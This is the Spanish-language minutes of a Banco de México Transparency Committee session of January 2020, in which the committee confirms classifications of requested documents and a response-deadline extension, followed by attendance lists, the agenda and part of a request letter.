

COMITÉ DE TRANSPARENCIA

ACTA DE LA SESIÓN ORDINARIA 06/2020
DEL 29 DE ENERO DE 2020

En la Ciudad de México, a las trece horas con treinta minutos del veintinueve de enero de dos mil veinte, en el edificio ubicado en avenida Cinco de Mayo, número veinte, colonia Centro, demarcación territorial Cuauhtémoc, se reunieron María Teresa Muñoz Arámburu, Titular de la Unidad de Transparencia; Edgar Miguel Salas Ortega, Gerente de Instrumentación Jurídica, en suplencia del Director Jurídico; y José Ramón Rodríguez Mancilla, Gerente de Organización de la Información, en suplencia del Director de Seguridad y Organización de la Información; todos integrantes del Comité de Transparencia; así como Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, en su carácter de Secretario de este órgano colegiado. -----

También estuvieron presentes, como invitados de este Comité, en términos de los artículos 4o. y 31, fracción XIV, del Reglamento Interior del Banco de México (RIBM), así como la Tercera, de las Reglas de Operación del Comité de Transparencia del Banco de México, publicadas en el Diario Oficial de la Federación el dos de junio de dos mil dieciséis (Reglas), las personas que se indican en la lista de asistencia que se adjunta a la presente como "ANEXO 1", quienes también son servidores públicos del Banco de México. -----

Al estar presentes los integrantes mencionados, quien ejerce en este acto las funciones de Secretariado del Comité de Transparencia manifestó que existe quórum para la celebración de la presente sesión, de conformidad con lo previsto en los artículos 43 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 64, párrafos segundo y tercero, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); 83 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 4o. del RIBM; así como Quinta y Sexta de las Reglas. Por lo anterior, se procedió en los términos siguientes: -----

APROBACIÓN DEL ORDEN DEL DÍA.-----

Quien ejerce en este acto las funciones de Secretariado del Comité de Transparencia, sometió a consideración de los integrantes presentes de ese órgano colegiado el documento que contiene el orden del día. -----

Este Comité de Transparencia del Banco de México, con fundamento en los artículos 43, párrafo segundo, 44, fracción IX, de la LGTAIP; 64, párrafo segundo; 65, fracción IX, de la LFTAIP; 83 de la LGPDPPSO; 4o. y 31, fracciones III y XX, del RIBM, y Quinta, de las Reglas, por unanimidad, aprobó el orden del día en los términos del documento que se adjunta a la presente como "ANEXO 2" y procedió a su desahogo, conforme a lo siguiente: -----

PRIMERO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE SEGURIDAD DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000087019.-----

Quien ejerce en este acto las funciones de Secretariado dio lectura al oficio con fecha de veinticuatro de enero de dos mil veinte, suscrito por quien es titular de la Dirección de Seguridad del Banco de México, que se agrega a la presente acta como "ANEXO 3", por medio del cual hizo del conocimiento de este órgano colegiado su determinación de clasificar diversa información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación señaladas en las carátulas y en la prueba de daño correspondientes, y solicitó a este órgano colegiado confirmar dicha clasificación, y aprobar las versiones públicas respectivas. -----

Después de un amplio intercambio de opiniones, se resolvió lo siguiente:-----

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, de la LGTAIP; 1, 9, 64, 65 fracción II, de la LFTAIP; 31, fracción III, del RIBM; y Quinta de las Reglas, resolvió confirmar la clasificación de la información realizada y aprobar las

versiones públicas respectivas, en términos de la resolución que se agrega al apéndice de la presente acta como "ANEXO 4".-----

SEGUNDO. SOLICITUD DE CONFIRMACIÓN DE AMPLIACIÓN DEL PLAZO DE RESPUESTA A LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 611000000920.-----

Quien ejerce en este acto las funciones de Secretariado dio lectura al oficio con fecha de veinticuatro de enero de dos mil veinte, suscrito por quien es titular de la Gerencia de Operaciones Internacionales del Banco de México, en suplencia por ausencia de quien es titular de la Dirección de Operaciones Internacionales, el cual se agrega a la presente acta como "ANEXO 5", por medio del cual solicitó a este órgano colegiado confirmar la ampliación del plazo ordinario de respuesta para la solicitud de acceso a la información citada, por los motivos expuestos en el oficio referido.-----

Después de un amplio intercambio de opiniones, se resolvió lo siguiente:-----
Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, y 132, párrafo segundo, de la LGTAIP; 1, 9, 64, 65 fracción II, y 135, párrafo segundo, de la LFTAIP; 31, fracción III, del RIBM, y Vigésimo octavo de los "Lineamientos que establecen los procedimientos internos de atención a solicitudes de acceso a la información pública", vigentes, confirma la ampliación del plazo de respuesta, en términos de la resolución que se agrega al apéndice de la presente acta como "ANEXO 6".-----

TERCERO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIENES SON TITULARES DE LA GERENCIA DE SEGURIDAD TECNOLÓGICA DE LA INFORMACIÓN Y DE LA SUBGERENCIA DEL CENTRO DE DEFENSA DE CIBERSEGURIDAD, AMBAS DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000087219.-----

Quien ejerce en este acto las funciones de Secretariado dio lectura al oficio con fecha de veintitrés de enero de dos mil veinte, suscrito por quienes son titulares de la Gerencia de Seguridad de Tecnologías de la Información y de la Subgerencia del Centro de Defensa de Ciberseguridad, ambas del Banco de México, que se agrega a la presente acta como "ANEXO 7", por medio del cual hicieron del conocimiento de este órgano colegiado su determinación de clasificar la información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación señaladas en las carátulas y en la prueba de daño correspondientes, y solicitaron a este órgano colegiado confirmar dicha clasificación, y aprobar las versiones públicas respectivas.

Después de un amplio intercambio de opiniones, se resolvió lo siguiente:-----
Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, de la LGTAIP; 1, 9, 64, 65 fracción II, de la LFTAIP; 31, fracción III, del RIBM; y Quinta de las Reglas, resolvió confirmar la clasificación de la información realizada y aprobar las versiones públicas respectivas, en términos de la resolución que se agrega al apéndice de la presente acta como "ANEXO 8".-----

CUARTO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE INFRAESTRUCTURA DE TECNOLOGÍAS DE LA INFORMACIÓN DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000085519.---

Quien ejerce en este acto las funciones de Secretariado dio lectura al oficio con fecha de veintitrés de enero de dos mil veinte, suscrito por quien es titular de la Dirección de Infraestructura de Tecnologías de la Información del Banco de México, que se agrega a la presente acta como "ANEXO 9", por medio del cual hizo del conocimiento de este órgano colegiado su determinación de clasificar la información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación señaladas en las carátulas y en la prueba de daño correspondientes, y solicitó a este órgano colegiado confirmar dicha clasificación, y aprobar las versiones públicas respectivas.-----

Después de un amplio intercambio de opiniones, se resolvió lo siguiente:-----
Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, de la LGTAIP; 1, 9, 64, 65 fracción II, de la LFTAIP; 31, fracción III, del

RIBM; y Quinta de las Reglas, resolvió confirmar la clasificación de la información realizada y aprobar las versiones públicas respectivas, en términos de la resolución que se agrega al apéndice de la presente acta como "ANEXO 10".

QUINTO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE CONTABILIDAD, PLANEACIÓN Y PRESUPUESTO DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000086519.

Quien ejerce en este acto las funciones de Secretariado dio lectura al oficio con número de referencia W01/010-2020, suscrito por quien es titular de la Dirección de Contabilidad, Planeación y Presupuesto del Banco de México, que se agrega a la presente acta como "ANEXO 11", por medio del cual hizo del conocimiento de este órgano colegiado su determinación de clasificar la información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación señaladas en las carátulas correspondientes, y solicitó a este órgano colegiado confirmar dicha clasificación, y aprobar las versiones públicas respectivas. ----

Después de un amplio intercambio de opiniones, se resolvió lo siguiente:-----

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, de la LGTAIP; 1, 9, 64, 65 fracción II, de la LFTAIP; 31, fracción III, del RIBM; y Quinta de las Reglas, resolvió confirmar la clasificación de la información realizada y aprobar las versiones públicas respectivas, en términos de la resolución que se agrega al apéndice de la presente acta como "ANEXO 12".

SEXTO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE RECURSOS HUMANOS DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000087319.

Quien ejerce en este acto las funciones de Secretariado dio lectura al oficio con número de referencia V01.033.2020, suscrito por quien es titular de la Dirección de Recursos Humanos del Banco de México, que se agrega a la presente acta como "ANEXO 13", por medio del cual hizo del conocimiento de este órgano colegiado su determinación de clasificar la información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación señaladas en el mismo, solicitó a este órgano colegiado confirmar dicha clasificación y presentó las medidas que el personal encargado de permitir el acceso al solicitante deberá implementar durante la consulta directa, a fin de que se resguarde la información clasificada.-----

Después de un amplio intercambio de opiniones, se resolvió lo siguiente:-----

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, de la LGTAIP; 1, 9, 64, 65 fracción II, de la LFTAIP; Sexagésimo octavo de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas; 31, fracciones III y XX, del RIBM; y Quinta de las Reglas, resolvió confirmar la clasificación de la información realizada y tomó conocimiento de las medidas establecidas que deberá implementar el personal encargado de permitir el acceso al solicitante durante la consulta directa, a fin de que se resguarde la información clasificada, en términos de la resolución que se agrega al apéndice de la presente acta como "ANEXO 14".

SÉPTIMO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE RECURSOS HUMANOS DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000087519.

Quien ejerce en este acto las funciones de Secretariado dio lectura al oficio con número de referencia V01.034.2020, suscrito por quien es titular de la Dirección de Recursos Humanos del Banco de México, que se agrega a la presente acta como "ANEXO 15", por medio del cual hizo del conocimiento de este órgano colegiado su determinación de clasificar la información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación señaladas en el mismo, solicitó a este órgano colegiado confirmar dicha clasificación y presentó las medidas que el personal encargado de permitir el acceso al solicitante deberá implementar durante la consulta directa, a fin de que se resguarde la información clasificada.-----

Después de un amplio intercambio de opiniones, se resolvió lo siguiente:-----
Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, de la LGTAIP; 1, 9, 64, 65 fracción II, de la LFTAIP; Sexagésimo octavo de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas; 31, fracciones III y XX, del RIBM; y Quinta de las Reglas, resolvió confirmar la clasificación de la información realizada y tomó conocimiento de las medidas establecidas que deberá implementar el personal encargado de permitir el acceso al solicitante durante la consulta directa, a fin de que se resguarde la información clasificada, en términos de la resolución que se agrega al apéndice de la presente acta como "ANEXO 16".-----

OCTAVO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE RECURSOS HUMANOS DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000088019.-----

Quien ejerce en este acto las funciones de Secretariado dio lectura al oficio con número de referencia V01.035.2020, suscrito por quien es titular de la Dirección de Recursos Humanos del Banco de México, que se agrega a la presente acta como "ANEXO 17", por medio del cual hizo del conocimiento de este órgano colegiado su determinación de clasificar la información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación señaladas en el mismo, solicitó a este órgano colegiado confirmar dicha clasificación y presentó las medidas que el personal encargado de permitir el acceso al solicitante deberá implementar durante la consulta directa, a fin de que se resguarde la información clasificada.-----

Después de un amplio intercambio de opiniones, se resolvió lo siguiente:-----
Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, de la LGTAIP; 1, 9, 64, 65 fracción II, de la LFTAIP; Sexagésimo octavo de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas; 31, fracción III, del RIBM; y Quinta de las Reglas, resolvió confirmar la clasificación de la información realizada y tomó conocimiento de las medidas establecidas que deberá implementar el personal encargado de permitir el acceso al solicitante durante la consulta directa, a fin de que se resguarde la información clasificada, en términos de la resolución que se agrega al apéndice de la presente acta como "ANEXO 18".-----

NOVENO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE RECURSOS HUMANOS DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000089419.-----

Quien ejerce en este acto las funciones de Secretariado dio lectura al oficio con número de referencia V01.036.2020, suscrito por quien es titular de la Dirección de Recursos Humanos del Banco de México, que se agrega a la presente acta como "ANEXO 19", por medio del cual hizo del conocimiento de este órgano colegiado su determinación de clasificar la información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación señaladas en el mismo, solicitó a este órgano colegiado confirmar dicha clasificación y presentó las medidas que el personal encargado de permitir el acceso al solicitante deberá implementar durante la consulta directa, a fin de que se resguarde la información clasificada.-----

Después de un amplio intercambio de opiniones, se resolvió lo siguiente:-----
Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, de la LGTAIP; 1, 9, 64, 65 fracción II, de la LFTAIP; Sexagésimo octavo de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas; 31, fracción III, del RIBM; y Quinta de las Reglas, resolvió confirmar la clasificación de la información realizada y tomó conocimiento de las medidas establecidas que deberá implementar el personal encargado de permitir el acceso al solicitante durante la consulta directa, a fin de que se resguarde la información clasificada, en términos de la resolución que se agrega al apéndice de la presente acta como "ANEXO 20".-----

DÉCIMO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIENES SON TITULARES DE LA DIRECCIÓN DE REGULACIÓN Y SUPERVISIÓN Y DE LA DIRECCIÓN DE AUTORIZACIONES Y SANCIONES DE BANCA CENTRAL DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000083819. -----

Quien ejerce en este acto las funciones de Secretariado dio lectura al oficio con número de referencia S22-004-2020, suscrito por quienes son titulares de la Dirección de Regulación y Supervisión y de la Dirección de Autorizaciones y Sanciones de Banca Central del Banco de México, que se agrega a la presente acta como "ANEXO 21", por medio del cual hicieron del conocimiento de este órgano colegiado su determinación de clasificar diversa información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación señaladas en las carátulas correspondientes, y solicitaron a este órgano colegiado confirmar dicha clasificación, y aprobar las versiones públicas respectivas. -----

Después de un amplio intercambio de opiniones, se resolvió lo siguiente:-----

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, de la LGTAIP; 1, 9, 64, 65 fracción II, de la LFTAIP; 31, fracción III, del RIBM; y Quinta de las Reglas, resolvió confirmar la clasificación de la información realizada y aprobar las versiones públicas respectivas, en términos de la resolución que se agrega al apéndice de la presente acta como "ANEXO 22". -----

Al no haber más asuntos que tratar, se dio por terminada la sesión, en la misma fecha y lugar de su celebración. La presente acta se firma por los integrantes presentes del Comité de Transparencia, así como por quien ejerce en este acto las funciones de Secretariado. Conste. -----

COMITÉ DE TRANSPARENCIA




MARÍA TERESA MUÑOZ ARÁMBURU

Presidenta




EDGAR MIGUEL SALAS ORTEGA

Integrante Suplente



JOSÉ RAMÓN RODRÍGUEZ MANCILLA

Integrante Suplente



SERGIO ZAMBRANO HERRERA

Secretario







"Anexo 1"
BANCO DE MÉXICO

LISTA DE ASISTENCIA
SESIÓN ORDINARIA 06/2020

29 DE ENERO DE 2020

COMITÉ DE TRANSPARENCIA


MARÍA TERESA MUÑOZ ARÁMBURU Directora de la Unidad de Transparencia	
ERIK MAURICIO SÁNCHEZ MEDINA Director Jurídico	
VICTOR MANUEL DE LA LUZ PUEBLA Director de Seguridad y Organización de la Información	
RODRIGO VILLA COLLINS Gerente de Análisis y Promoción de Transparencia	
EDGAR MIGUEL SALAS ORTEGA Gerente de Instrumentación Jurídica	
JOSÉ RAMÓN RODRÍGUEZ MANCILLA Gerente de Organización de la Información	
SERGIO ZAMBRANO HERRERA Subgerente de Análisis Jurídico y Promoción de Transparencia	
HECTOR GARCÍA MONDRAGÓN Jefe de la Oficina de Análisis Jurídico y Promoción de Transparencia.	


INVITADOS PERMANENTES

OSCAR JORGE DURÁN DÍAZ Dirección de Vinculación Institucional y Comunicación	
FRANCISCO CHAMÚ MORALES Director de Administración de Riesgos	

INVITADOS


ALAN CRUZ PICHARDO Subgerente de Apoyo Jurídico a la Transparencia	
JONATHAN NAVARRO VILLEGAS Abogado en Jefe en la Subgerencia de Apoyo Jurídico a la Transparencia	
LUIS ADOLFO CASTILLO REYEROS Abogado Especialista	
CARLOS FERNANDO ÁNGEL AMADOR Abogado	


RODRIGO MÉNDEZ PRECIADO Gerente de Enlace Institucional y Relaciones Públicas	
MIGUEL ÁNGEL NEVÁREZ MORALES Jefe de la Oficina de Enlace Institucional	
MARGARITA LISSETTE PONCE GUARNEROS Gerente de Riesgos No Financieros	
CARLOS ALBERTO ARIAS VÁZQUEZ Subgerente de Seguimiento de Riesgos y Continuidad Operativa.	
MARTHA MARISOL CAPILLA GUTIÉRREZ Subgerente de Identificación y Evaluación de Riesgos Operativos.	
GERARDO VÁZQUEZ GRAJÁLES Líder de Especialidad	
MIRNA ESPERANZA CORTÉS CAMPOS Directora de Administración de Emisión	

JUN RODRIGO HINOKI ALCARAZ Director de Recursos Humanos	
BERNARDO VELASCO CORRAL Jefe de la Oficina de Análisis de Recursos Humanos	
VICTOR MANUEL MARTÍNEZ PÁEZ Especialista en Proyectos de Recursos Humanos	
ANAID PALACIOS HERNÁNDEZ Analista de Información	
VIRIDIANA IVONNE YUNES VALLE Estudios y Proyectos Especiales	
HÉCTOR RAFAEL HELÚ CARRANZA Dirección de Autorizaciones y Sanciones de Banca Central	
TANIA CABRERA RODRÍGUEZ Gerente de Autorizaciones y Consultas sobre Sistemas de Pagos e Infraestructuras de Mercados	



BANCO DE MÉXICO

HUGO ENRIQUE LICONA VÁZQUEZ Subgerente de Autorizaciones y Consultas de Banca Central	
CINTHIA LARA VITAL Subgerente de Sanciones de Banca Central	
ERIK CABRERA MOYA Abogado	
VIVIANA GARZA SALAZAR Directora de Regulación y Supervisión	
RICARDO GARCÍA BENÍTEZ Subgerente de Programación	
JORGE ERIK QUIROZ ROBLES Estudios y Proyectos Especiales	
ANA LILIA KIRWAN GARCÍA Analista de Estudios y Proyectos Especiales	

JOAQUÍN TAPIA MACÍAS Gerente de Operaciones Internacionales	
DANIEL EULALIO TRINIDAD VÁZQUEZ Jefe de la Oficina de Servicios Administrativos	
GUILLERMO JIMÉNEZ GÓMEZ Analista Administrativo	
MILTON ADRIÁN GONZÁLEZ PONCE Analista Administrativo	
CLAUDIA TAPIA RANGEL Especialista Investigadora	
MARTÍN CAMPOS FERNÁNDEZ Analista de Información	
ARTURO GARCÍA HERNÁNDEZ Gerente de Seguridad de Tecnologías de la Información	

JOSÉ DE JESÚS RAMÍREZ PICHARDO Subgerente del Centro de Defensa de Ciberseguridad	
MARCOS PÉREZ HERNÁNDEZ Director de Infraestructura de Tecnologías de la Información	
CARLOS ENRIQUE MUÑOZ HINK Subgerente de Coordinación de la Información	
ALFONSO ROSENBERG GONZÁLEZ Jefe de la Oficina de Administración de las Páginas en Red	
BLANCA YAZEL JIMÉNEZ HERNÁNDEZ Jefa de la Oficina de Administración del Archivo de Concentración y Organización de Archivos	
ARTURO GARCÍA HERNÁNDEZ Gerente de Seguridad de Tecnologías de la Información	
ALICIA ADRIANA AYALA ROMERO Subgerente de Planeación y Regulación	

RICARDO ALFREDO GONZÁLEZ FRAGOSO Líder de Especialidad	
ALFREDO CALLEJAS CHAVERO Líder de Especialidad	
VÍCTOR MOISÉS SUÁREZ PICAZO Director de Contabilidad, Planeación y Presupuesto	
FLÉRIDA GUTIÉRREZ VIDAL Gerente de Contabilidad e Información Financiera	
FRANCISCO JAVIER ASTURIANO VERA Gerente de Gestión Presupuestal	
REBECA MIRANDA PALACIOS Subgerente de Presupuestos y Costos	
JORGE QUINTERO BOTELLO Subgerente de Egresos e Ingresos Administrativos	

CITLALLI PATRICIA RÍOS CASAS Subgerente de Información Financiera	
LILIANA SEPÚLVEDA MARTÍNEZ Analista Contable	
REBECA GARCÍA FONSECA Analista Financiero	
MARÍA LUISA SEGOVIA MARTÍNEZ Subgerente de Contabilidad	
CLAUDIA TORRES TAPIA Especialista en Contabilidad y Presupuesto	
DULCE MARÍA REYES RÍOS Jefe de la Oficina de Soporte Contable y Administrativo	
GUILLERMO ALBERTO MEDINA TOLENTINO Analista de Información	



BANCO DE MÉXICO

MIGUEL DORAS FUENTES Analista de Información	
ADRIANA CAL Y MAYOR MOGUEL Analista de Información	
Juan Ignacio Perea Escobedo Subgerente de Gestión Operativa del Plan de Salud	
Gustavo MORA BERNAL Oficina de Administración de la Res. Médica	
Humberto Pánuco Laguetto Gerencia de Sanciones	
Isabel Daniela Pérez Tejada Rojas Analista de Información	

COMITÉ DE TRANSPARENCIA

ORDEN DEL DÍA

**Sesión Ordinaria 06/2020
29 de enero de 2020**

PRIMERO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE SEGURIDAD DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000087019.

SEGUNDO. SOLICITUD DE CONFIRMACIÓN DE AMPLIACIÓN DEL PLAZO DE RESPUESTA A LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000000920.

TERCERO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIENES SON TITULARES DE LA GERENCIA DE SEGURIDAD TECNOLÓGICA DE LA INFORMACIÓN Y DE LA SUBGERENCIA DEL CENTRO DE DEFENSA DE CIBERSEGURIDAD, AMBAS DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000087219.

CUARTO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE INFRAESTRUCTURA DE TECNOLOGÍAS DE LA INFORMACIÓN DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000085519.

QUINTO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE CONTABILIDAD, PLANEACIÓN Y PRESUPUESTO DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000086519.

SEXTO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE RECURSOS HUMANOS DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000087319.

SÉPTIMO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE RECURSOS HUMANOS DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000087519.

OCTAVO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE RECURSOS HUMANOS DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000088019.

NOVENO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIEN ES TITULAR DE LA DIRECCIÓN DE RECURSOS HUMANOS DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000089419.

DÉCIMO. SOLICITUD DE CONFIRMACIÓN DE LA CLASIFICACIÓN DE LA INFORMACIÓN REALIZADA POR QUIENES SON TITULARES DE LA DIRECCIÓN DE REGULACIÓN Y SUPERVISIÓN Y DE LA DIRECCIÓN DE AUTORIZACIONES Y SANCIONES DE BANCA CENTRAL DEL BANCO DE MÉXICO, RELACIONADA CON LA SOLICITUD DE ACCESO A LA INFORMACIÓN CON FOLIO 6110000083819.

Ciudad de México, a 27 de enero de 2020

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

Presente.

Me refiero a la solicitud de acceso a la información, identificada con el número de folio **6110000087019** que nos turnó la Unidad de Transparencia el 27 de enero del presente año, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública, la cual se transcribe a continuación:

"Copia en version electronica de los comprobantes fiscales emitidos por el IKUSI MEXICO, S.A. DE C.V. lo anterior durante el año 2019"

Al respecto, me permito informarles que esta Dirección, de conformidad con los artículos 100, 106, fracción I, y 111, de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), 97, 98, fracción I, y 108, de la Ley Federal de Transparencia y Acceso a la Información pública (LFTAIP), así como el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas" (Lineamientos), vigentes, ha determinado clasificar diversa información contenida en los documentos que se indican más adelante, de conformidad con la fundamentación y motivación señaladas en las carátulas y en la prueba de daño correspondiente.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos clasificados, los cuales coinciden con los que aparecen en las carátulas que debidamente firmadas se acompañan al presente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO	PRUEBA DE DAÑO NÚMERO DE ANEXO
C4524-O (factura XML de IKUSI México)	1	7
C4525-O (factura XML de IKUSI México)	2	7
C5710-O (factura XML de IKUSI México)	3	7
C5711-O (factura XML de IKUSI México)	4	7
C5757-O (factura XML de IKUSI México)	5	7
C5761-O (factura XML de IKUSI México)	6	7

Por lo expuesto, en términos de los artículos 44, fracción II, de la LGTAIP; 65, fracción II, de la LFTAIP; y 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, inciso a), de los Lineamientos, atentamente solicito a ese Comité de

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

